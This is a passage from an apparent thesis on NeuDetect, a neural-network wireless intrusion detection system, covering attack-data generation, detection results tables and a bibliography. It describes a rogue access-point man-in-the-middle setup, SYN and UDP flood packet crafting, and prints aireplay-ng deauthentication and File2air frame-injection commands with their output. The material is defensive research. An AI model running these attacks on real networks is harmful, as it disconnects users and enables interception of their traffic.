
[ Webserver ]
Port : Status :

Sequence : 0 Acknowledge : 0
Specify data offset x 4 (bytes)
[ Flags ]
Window : 0 Urgent : 0
Specify TCP checksum
Specify TCP options
[ Data ]
From file

[ Commands ]
Nb of packets : 100 Packet type : TCP
[ Script ]

Status : No script to open, you must select a script to run it.

**Figure 52: Crafting TCP SYN Flood Attack packets**


Engage Packet builder
File Managers Options Language Help
VULNERABILITE.COM
Le portail des professionnels de la sécurité des systèmes d'information
Computer Security Resources
SECUPEDIA
TCP UDP ICMP
SEND
RUN SCRIPT
START

Network interface : 2 : Dell Wireless 1390 WLAN Mini-Card (Microsoft'

Set as source IP Set as destination IP

[ Ethernet ]
Specify destination (MAC)
Specify source (MAC)

[ IP ]
Source IP : 192.168.0.101 Port : 80
Destination IP : 192.168.0.102 Port : 8080
Specify header size x 4 (bytes)
Type of service : Flash
Specify total length
Specify identification
Fragmentation DF : 0 : May Fragment
MF : 0 : Last Fragment
Offset : 0 x 8 TTL : 64
Protocol : 6 TCP
Specify checksum
Specify options

[ Webserver ]
Port : Status :

Specify UDP checksum
[ Data ]
From file

[ Commands ]
Nb of packets : 100 Packet type : UDP
[ Script ]

Status : No script to open, you must select a script to run it.

**Figure 53: Crafting UDP Flood Attack packets**

Once these attack packets are sent to the victim's PC we can capture these attack packets from the PC equipped with sensor and Commview. Then we output these packets in csv format to further preprocess for training purpose.

**Man-In-The-Middle Attacks**


To gather attack packets for Man-In-the-Middle type of attack, we set up a rogue AP with the same SSID (Service Set Identifier) as the legitimate one in a place nearer than the legitimate AP. To be successful with this attack we placed the rouge AP at least 5 channels away from the legitimate AP. Then, using the spoofed client's MAC address we sent de-authentication packets using Aireplay of BackTrack security tool. As a result, the targeted client is disconnected from the legitimate AP and is connected to the rogue AP because of the stronger signal.

In our experiment the legitimate AP was NeuDetect (MAC address: 00-14-D1-3A-71-E4) operating at channel 3 and the victim's MAC address was 00:0E:35:D7:A7:FC, which was connected to the legitimate AP. We placed another router with the same SSID (NeuDetect) at channel 10 and placed it near victim's PC. Initially no PC was connected to the rogue AP. Then from another PC booted with BackTrack, we launched Aireplay and issued the following command as shown in figure 54:

```
aireplay-ng -0 100 -a 00:14:D1:3A:71:E4 -c 00:0E:35:D7:A7:FC ath0
```

Here, -0 means deauthentication, 100 is the number of deauthentication packet to be sent, -a 00:14:D1:3A:71:E4 is the legitimate AP's MAC address, -c 00:0E:35:D7:A7:FC is victim's MAC address and ath0 is the network card in use. This step is shown in Figure 54. As a result, the targeted host disconnect from the legitimate AP. The disconnected victim PC then rescans wireless channels and connects to the rogue AP.


These de-authentication packets were captured and gathered as anomalous packets with Commview for NeuDetect software.



```
  attack modes:

      --deauth      count : deauthenticate all stations
      --fakeauth    delay : fake authentication with AP
      --interactive       : interactive frame selection
      --arpreplay         : standard ARP-request replay
      --chopchop          : decrypt/chopchop WEP packet

   aireplay-ng -0 100 -a 00:14:D1:3A:71:E4 -c 00:0E:35:D7:A7:FC eth0
01:42:11  Sending deauth to station   -- STMAC: [00:0E:35:D7:A7:FC]
01:42:12  Sending deauth to station   -- STMAC: [00:0E:35:D7:A7:FC]
01:42:12  Sending deauth to station   -- STMAC: [00:0E:35:D7:A7:FC]
01:42:13  Sending deauth to station   -- STMAC: [00:0E:35:D7:A7:FC]
01:42:13  Sending deauth to station   -- STMAC: [00:0E:35:D7:A7:FC]
01:42:13  Sending deauth to station   -- STMAC: [00:0E:35:D7:A7:FC]
01:42:14  Sending deauth to station   -- STMAC: [00:0E:35:D7:A7:FC]
01:42:14  Sending deauth to station   -- STMAC: [00:0E:35:D7:A7:FC]
01:42:14  Sending deauth to station   -- STMAC: [00:0E:35:D7:A7:FC]
01:42:15  Sending deauth to station   -- STMAC: [00:0E:35:D7:A7:FC]
01:42:15  Sending deauth to station   -- STMAC: [00:0E:35:D7:A7:FC]
01:42:16  Sending deauth to station   -- STMAC: [00:0E:35:D7:A7:FC]
01:42:17  Sending deauth to station   -- STMAC: [00:0E:35:D7:A7:FC]
01:42:17  Sending deauth to station   -- STMAC: [00:0E:35:D7:A7:FC]
01:42:18  Sending deauth to station   -- STMAC: [00:0E:35:D7:A7:FC]
01:42:18  Sending deauth to station   -- STMAC: [00:0E:35:D7:A7:FC]
01:42:18  Sending deauth to station   -- STMAC: [00:0E:35:D7:A7:FC]
```

**Figure 54: Sending Deauthentication packets to AP**

Finally we have combined all of those csv files for different attack packets and also for normal packets into one csv file as showed in figure 55.



| No | Protocol | Src MAC | Dest MAC | Src IP | Dest IP | Src Port | Dest Port | Time | Size | Signal | Rate | More det | Errors |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | ARP REQ | 00:0E:35:D | Broadcast | 192.168.1. | 192.168.1. | N/A | N/A | 53:23.6 | 60 | 100 | 24 | WEP: Decrypted, Key#1 | |
| 2 | ARP REQ | 00:0E:35:D | Broadcast | 192.168.1. | 192.168.1. | N/A | N/A | 53:23.6 | 60 | 91 | 1 | WEP: Decrypted, Key#1 | |
| 3 | ARP REQ | 00:0E:35:D | Broadcast | 192.168.1. | 192.168.1. | N/A | N/A | 53:23.6 | 60 | 90 | 1 | WEP: Decrypted, Key#1 | |
| 4 | ARP RESP | 00:14:D1:3 | 00:0E:35:D | 192.168.1. | 192.168.1. | N/A | N/A | 53:23.6 | 64 | 86 | 54 | WEP: Decrypted, Key#1 | |
| 5 | IP/UDP | 00:0E:35:D | 00:14:D1:3 | 192.168.1. | 192.168.1. | 64829 | domain | 53:23.6 | 91 | 100 | 24 | WEP: Decrypted, Key#1 | |
| 6 | IP/UDP | 00:14:D1:3 | 00:0E:35:D | 192.168.1. | 192.168.1. | domain | 64829 | 53:23.7 | 427 | 86 | 54 | WEP: Decrypted, Key#1 | |
| 7 | IP/TCP | 00:0E:35:D | 00:14:D1:3 | 192.168.1. | 72.14.205. | 1036 | http | 53:23.7 | 80 | 100 | 24 | WEP: Decrypted, Key#1 | |
| 8 | IP/TCP | 00:14:D1:3 | 00:0E:35:D | 72.14.205. | 192.168.1. | http | 1036 | 53:23.7 | 80 | 88 | 54 | WEP: Decrypted, Key#1 | |
| 9 | IP/TCP | 00:0E:35:D | 00:14:D1:3 | 192.168.1. | 72.14.205. | 1036 | http | 53:23.7 | 72 | 100 | 24 | WEP: Decrypted, Key#1 | |
| 10 | IP/TCP | 00:0E:35:D | 00:14:D1:3 | 192.168.1. | 72.14.205. | 1036 | http | 53:23.7 | 555 | 100 | 24 | WEP: Decrypted, Key#1 | |
| 11 | IP/TCP | 00:14:D1:3 | 00:0E:35:D | 72.14.205. | 192.168.1. | http | 1036 | 53:23.7 | 72 | 86 | 54 | WEP: Decrypted, Key#1 | |
| 12 | IP/TCP | 00:14:D1:3 | 00:0E:35:D | 72.14.205. | 192.168.1. | http | 1036 | 53:23.7 | 1502 | 88 | 54 | WEP: Decrypted, Key#1 | |
| 13 | IP/TCP | 00:14:D1:3 | 00:0E:35:D | 72.14.205. | 192.168.1. | http | 1036 | 53:23.7 | 1502 | 88 | 54 | WEP: Decrypted, Key#1 | |
| 14 | IP/TCP | 00:14:D1:3 | 00:0E:35:D | 72.14.205. | 192.168.1. | http | 1036 | 53:23.7 | 332 | 86 | 54 | WEP: Decrypted, Key#1 | |
| 15 | IP/TCP | 00:0E:35:D | 00:14:D1:3 | 192.168.1. | 72.14.205. | 1036 | http | 53:23.7 | 72 | 100 | 24 | WEP: Decrypted, Key#1 | |
| 16 | IP/TCP | 00:0E:35:D | 00:14:D1:3 | 192.168.1. | 72.14.205. | 1036 | http | 53:23.9 | 72 | 100 | 24 | WEP: Decrypted, Key#1 | |
| 17 | IP/UDP | 00:14:D1:3 | Broadcast | 192.168.1. | 239.255.2 | ssdp | ssdp | 53:25.9 | 312 | 83 | 1 | WEP: Decrypted, Key#1 | |
| 18 | IP/UDP | 00:14:D1:3 | Broadcast | 192.168.1. | 239.255.2 | ssdp | ssdp | 53:25.9 | 330 | 83 | 1 | WEP: Decrypted, Key#1 | |
| 19 | IP/UDP | 00:14:D1:3 | Broadcast | 192.168.1. | 239.255.2 | ssdp | ssdp | 53:25.9 | 384 | 83 | 1 | WEP: Decrypted, Key#1 | |
| 20 | IP/UDP | 00:14:D1:3 | Broadcast | 192.168.1. | 239.255.2 | ssdp | ssdp | 53:25.9 | 376 | 83 | 1 | WEP: Decrypted, Key#1 | |
| 21 | IP/UDP | 00:14:D1:3 | Broadcast | 192.168.1. | 239.255.2 | ssdp | ssdp | 53:25.9 | 306 | 83 | 1 | WEP: Decrypted, Key#1 | |
| 22 | IP/UDP | 00:14:D1:3 | Broadcast | 192.168.1. | 239.255.2 | ssdp | ssdp | 53:25.9 | 348 | 81 | 1 | WEP: Decrypted, Key#1 | |
| 23 | IP/UDP | 00:14:D1:3 | Broadcast | 192.168.1. | 239.255.2 | ssdp | ssdp | 53:26.0 | 380 | 83 | 1 | WEP: Decrypted, Key#1 | |
| 24 | IP/UDP | 00:14:D1:3 | Broadcast | 192.168.1. | 239.255.2 | ssdp | ssdp | 53:26.0 | 326 | 81 | 1 | WEP: Decrypted, Key#1 | |
| 25 | IP/UDP | 00:14:D1:3 | Broadcast | 192.168.1. | 239.255.2 | ssdp | ssdp | 53:26.0 | 373 | 83 | 1 | WEP: Decrypted, Key#1 | |
| 26 | IP/UDP | 00:14:D1:3 | Broadcast | 192.168.1. | 239.255.2 | ssdp | ssdp | 53:26.0 | 372 | 83 | 1 | WEP: Decrypted, Key#1 | |

**Figure 55: Preprocessed combined attack and normal packets**

From this combined csv file, we have selected the parameters for feature vector as specified in the section 3 and uploaded all data of the feature vector into a text file to run through the Detection module of our proposed system for training process. The training process was done when we got the root mean square error is equal to 0.0058, which is close to zero, after several retry of adjusting the values of weights, bias, learning rate as trial and adjustment basis.

## 4.3. Test Results

After doing the training with the normal and attack data packets that described in the section 4.3, we have generated similar attack packets following the same steps to test our system whether it is capable to detect the attacks or not. To do the test we have crafted total about 1400 attack packets which includes 200 for each attacks of WEP Cracking Attacks, De-authentication Attacks, Disassociation Attacks, ARP Poisoning Attacks, SYN Flood and UDP Flood Attacks, and also Man-in-the-Middle Attacks. Then we run these packets into the Detection Module of our system and it outputs some packets as alert which have positive anomaly score and some of them matches with the attacks listed in the attack training database. Then we calculate the anomaly detection rate and false alarm rate. We tested the same attack dataset with SNORT Wireless, Wifi-Miner (Apriori association rule based) and WIDCA (Clustering Technique based) system to compare our system with these three existing system.

| **Attacks** | **No. of Attacks** | **Snort-Wireless** | **Wifi-Miner** | **WIDCA** | **NeuDetect** |
|---|---|---|---|---|---|
| WEP Cracking | 200 | 138 | 174 | 182 | 187 |
| De-authentication | 200 | 142 | 170 | 185 | 195 |
| Disassociation | 200 | 139 | 172 | 179 | 194 |
| ARP Poisoning | 200 | 148 | 175 | 183 | 185 |
| SYN Flood | 200 | 145 | 169 | 175 | 190 |
| UDP Flood | 200 | 144 | 166 | 168 | 182 |
| Man-in-the-Middle | 200 | 136 | 167 | 180 | 189 |
| **Total** | **1400** | **992** | **1193** | **1252** | **1322** |

**Table 24: Attacks Detected**




**Figure 56: Attacks Detection Comparison**

| **Attacks** | **Snort-Wireless** | **Wifi-Miner** | **WIDCA** | **NeuDetect** |
|---|---|---|---|---|
| WEP Cracking | 69 % | 87 % | 91 % | 93.5 % |
| De-authentication | 71 % | 85 % | 92.5 % | 97.5 % |
| Disassociation | 69.5 % | 86 % | 89.5 % | 97 % |
| ARP Poisoning | 74 % | 87.5 % | 91.5 % | 92.5 % |
| SYN Flood | 72.5 % | 84.5 % | 87.5 % | 95 % |
| UDP Flood | 72 % | 83 % | 84 % | 91 % |
| Man-in-the-Middle | 68 % | 83.5 % | 90 % | 94.5 % |

**Table 25: Attack-wise Detection Rate**

| **IDS** | **Detection Rate** | **False Negative %** |
|---|---|---|
| Snort-Wireless | 70.86 % | 29.14 % |
| WIDCA | 89.42 % | 10.57 % |
| Wifi-Miner | 85.21 % | 14.79 % |
| NeuDetect | 94.42 % | 05.58 % |

**Table 26: Detection Rate and False Negative**




**Figure 57: Detection Rate and False Negative Comparison**

In our experiment, we also tested the false positive in our system. We know the false positive happens when a system flags an alert but in reality it should not be an alert. To perform this test, we crafted some normal packets (about 5000) to launch into our system and compared the same to other systems as showed in table 27.

| **IDS** | **No. of Normal Packets** | **Packets Detected** | **False Positive %** |
|---|---|---|---|
| Snort-Wireless | 5000 | 359 | 7.18 % |
| WIDCA | 5000 | 127 | 2.54 % |
| Wifi-Miner | 5000 | 236 | 4.72 % |
| NeuDetect | 5000 | 98 | 1.96 % |

**Table 27: False Positive Rate**




**Figure 58: False Positive Rate Comparison**

**Unknown Attack:**

We have crafted an attack which was not used for training of our system to check whether our system is able to detect it or not. To craft this attack, we sent crafted forged control, management and data frames to the wireless network using File2air named tool. We used the following command to send the attack from shell console:

```
File2air –n 200 –I ath0 –s 00:14:D1:3A:71:E4 -d 00:0E:35:D7:A7:FC –f path for file
```

-f: is the location of the file to be replayed into the network, it must be in binary form
-n: is the number of packets to send

| IDS | No. of Unknown Packets | Packets Detected | False Negative % |
|---|---|---|---|
| NeuDetect | 200 | 178 | 11.0 % |

**Table 28: Testing Unknown Attack**

## 4.4. Result Analysis:

We see from table 24 that our system, NeuDetect, performed better than SNORT-Wireless, WIDCA and Wifi-Miner. In table 25 gives an overview of specific attack detection rate. From there we can see that NeuDetect performed better in detecting De-authentication and Disassociation attacks than other attacks. In case of the detection rate of UDP Flood attack, NeuDetect detected less than average detection rate of other of attacks but still in comparison to SNORT Wireless and WIDCA and Wifi-Miner, it performed better.

In table 26 gives the comparison of an average detection rate and false negative rates where we can see the attack detection rate of our system is higher as well as the false negative rate is also reduced than those systems.

In table 27 shows the comparison of the false positive rate. Our system also performed better in reducing false positive rate. From table 28, we can see that our system has the ability to detect the unknown attacks which was not taught to detect in the training phase. Everyday we are experiencing new type of attacks, it is an outstanding feature of our system that it can detect the unknown new intrusions.

We used hardware sensor in our system to ensure that all packets sent to the access points are captured and sent to our system for analysis. Snort and most other wireless IDS depends on packets that passes through the wireless router.

# 5. CONCLUSION AND FUTURE WORKS

In this thesis, we proposed and implemented a wireless intrusion detection system: NeuDetect, which uses Neural Network techniques to detect anomalous wireless packets by using training data. We have used back-propagation algorithm to train the system, then our algorithm was designed for Anomaly Score calculation which assigns a score to each wireless packet. Positive anomaly score for specific wireless packet means anomalous pattern while a negative anomaly score indicates a normal pattern of that wireless packets. We have also used proprietary Network Chemistry hardware sensors to capture real-time traffic in order to improve intrusion response time.

We researched and discussed various wireless attacks possible in a wireless network. Based on our research on well-known wireless intrusions, we demonstrated how these attacks can be crafted and how it can be captured using our system. We crafted few types of attacks to use as training data and also for testing our system. In testing phase we have compared our system with three other wireless intrusion detection systems and found our system is more efficient. We also used Hardware Sensor to capture wireless packets from specific access points to get the advantage of real time traffic monitoring to improve intrusion response time. Some other IDS use net-flow data from routers instead of capturing from airwaves, but in our system we captures real-time wireless data from airwaves.

In detection of the known intrusion, our system has a better performance with high correctly detection rate and a low false alarm rate. Specially, our system can detect unknown intrusions with an acceptable false alarm rate. Everyday we are experiencing new type of attacks, it is an outstanding feature of our system that it can detect the unknown new intrusions.

There is still room for improvement in our system. Currently in our system, if the anomaly score does not match with the trained anomaly score database and the corresponding attack number then the false alarm will be triggered. In future, to reduce the false alarm rate for this reason we may improve our Decision Module by implementing clustering approach instead of just comparing with the numeric values i.e. anomaly score. We will work to develop some adaptive process for weight and learning rate adjustment to reduce training processing time for large dataset. We will enhance the ability of the Detection Module of our system to detect the unknown new intrusions. We will also be working towards making our system generalized so that it can be used for both wired and wireless intrusion detection. In order to avoid unreasonable complexity in the neural network, an initial classification of the connection records to normal and general categories of attacks can be the first step and the records in each category of intrusions can then be further classified to the attack type, which will also be in our future enchantment list.

# 6. BIBLIOGRAPHY

- Air Snort Homepage (2007) http://airsnort.shmoo.com/.
- Airdump Homepage (2007) http://airdump.net/papers/packet-injection-windows.
- Akyildiz I F, Su W, Subramaniam Y S, Cayirci E (2002) A Survey on Sensor Networks, in IEEE Communication Magazine, Volume 40, Issue 8, August, pp 102-114.
- BackTrack Security Tools Homepage (2007) at http://www.remote-exploit.org/backtrack.html.
- Bai Y, Kobayashi H (2003) Intrusion Detection Systems: Technology and Development. *Proceedings of the 17th International Conference on Advanced Information Networking and Applications, pp. 710-715.*
- Barbara D, Couto J, Jadodia S, Wu N (2001) "ADAM: A Test bed for exploring the Use of Data Mining in Intrusion Detection". *ACM SIGMOD RECORD (4): Special Selection on Data Mining for Intrusion Detection and Threat Analysis. pp 15 – 24*
- Bellardo J, and Savage S (2003) 802.11 Denial of Service Attack: Real Vulnerabilities and Practical Solutions, in http://www.cs.ucsd.edu/users/savage/papers/UsenixSec03.pdf.
- Berkhin P, (2003) "Survey of clustering Data Mining Techniques". A whitepaper published from Accrue Software Inc.
- Breunig M, Kriegel H P, Raymond T. N., Sander J (2000)"LOF: Identifying densitybased local outliers". *In proceedings of the ACM SIGMOD Conference, pp 93 – 104, Dallas, TX.*
- Cannady J, (2000), Artificial Neural Networks for Misuse Detection. School of Computer and Information Sciences, Nova Southeastern University, FL.
- CommView for WiFi Homepage (2007) Wireless Network Analyzer and Monitor. http://www.tamos.com/products/commwifi .
- CISCO datasheet (2007), http://www.cisco.com/application/pdf/en/us/guest/products/ps5225/c1650/ccmigrarion_09186a008 0161371.pdf
- Culler D, Estrin D, Srivastava M (2004) Sensor Networks: an Overview, in *IEEE Computer Magazine, Volume 22, Issue 2, August,* pp 20-23.
- Deckerd G, Hindarto D A (2006) Wireless Attacks from an Intrusion Detection Perspective, SANS Institute.
- Dong, G, Han J, Lakshmanan LVS, Pei J, Wang H, Yu PS (2003) Online Mining of Changes from Data Streams: Research Problems and Preliminary Results, in *ACM SIGMOD MPDS*, pp 1-3.

- Dunham M H (2003) Data Mining Introductory and Advanced Topics; Prentice Hall, ISBN 0-13-088892-3

- Ejelike O M (2008) "A Sensor-Based Online Clustering Approach for Wireless Intrusion Detection System", Masters Thesis, Department of Computer Science, University of Windsor.

- Ertoz L, Eilertson E, Lazarevic A, Tan P, Srivastava J, Kumar V, Dokas P (2004) The MINDS - Minnesota Intrusion Detection System; *Book chapter in Data Mining: Next Generation Challenges and Future Directions.*

- Ezeife C I, Dong J, Aggarwal A K (2008) "SensorWebIDS: A Web Mining Intrusion Detection System", I*n Vol 4, issue 1, the International Journal of Web Information Systems(IJWIS), Emerald Group Publishing Limited*

- Ezeife C I, Ejelike M, Aggarwal A K (2008) "WIDs: A Sensor-Based Online Mining Wireless Intrusion Detection System", proceedings of the Twelfth ACM/IEEE International Database Engineering & Applications Symposium (IDEAS08), pp. 255-262, September.

- Ezeife C I, Rahman A, Aggarwal A K (2008) "WiFi Miner: An Online Apriori-Infrequent Based Wireless Intrusion Detection System", proceedings of the 2nd ACM SIGKDD '08 International Workshop on Knowledge Discovery from Sensor Data (Sensor-KDD, 2008), pp. 77 – 85, August.

- Gantenbein D, Filoni M, Deri L (2002) Categorizing Computing Assets According to Communication Patterns, *Tutorial on Asset Inventory and Monitoring in a Networked World at the 2nd IFIP-TC6 Networking Conference*, pp 83-100.

- Goel S, Imielinski T (2001) Prediction-based Monitoring in Sensor Networks : Taking Lessons from MPEG, in *ACM SIGCOMM Computer Communication Review, Volume 31, Issue 5*, pp 82-98.

- Grossberg S (1996) Adaptive pattern recognition and universal recoding, II. Feedback, expectation, olfaction, and illusions. Biological Cybernetics. 23, pp 187-202.

- Han J, Kamber M (2005) Data Mining: Concepts and Techniques, *Morgan Kaufmann Publishers*, ISBN: 1558609016, pp 225-393.

- Hong J, Libo Z (2001) The design of Optical BP classifier. Computing engineering and application, Volume 5, pp 122-124.

- Huang Y, Fan W, Lee W, Yu P S (2003) Cross-Feature Analysis for Detecting Ad-Hoc Routing Anomalies, in *23rd International Conference on Distributed Computing System*, pp 478-487.

- Hu Y C, Perrig A, Johnson D B (2003) Packet Leashes: A Defense Against Wormhole Attacks in Wireless Networks, in http://www.ece.cmu.edu/~adrian/projects/secure-routing/infocom2003.pdf.

- Jing X W, Zhi Y W, Kui D (2004), A Network Intrusion Detection System based on the Artificial Neural Networks, in *Proceedings of the 3rd international conference on Information security,* November.

- Julisch K, Dacier M (2002) Mining Intrusion Detection Alarms for Actionable Knowledge, in *the 8th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining,* pp 366-375.

- Khoshgoftaar T M, Nath S V, Zhong S, Seliya N (2005) Intrusion Detection in Wireless Networks using Clustering Techniques with Expert Analysis, in *4th International Conference on Machine Learning and Applications*, pp 1-6.

- Khoshgoftaar T M, Zhong S, Seliya N (2005) Clustering-based network intrusion detection. International Journal of reliability, quality and safety engineering.

- Kwok J (2003) A Wireless Protocol to Prevent Wormhole Attacks, in http://www.cs.virginia.edu/~evans/theses/kwok.pdf .

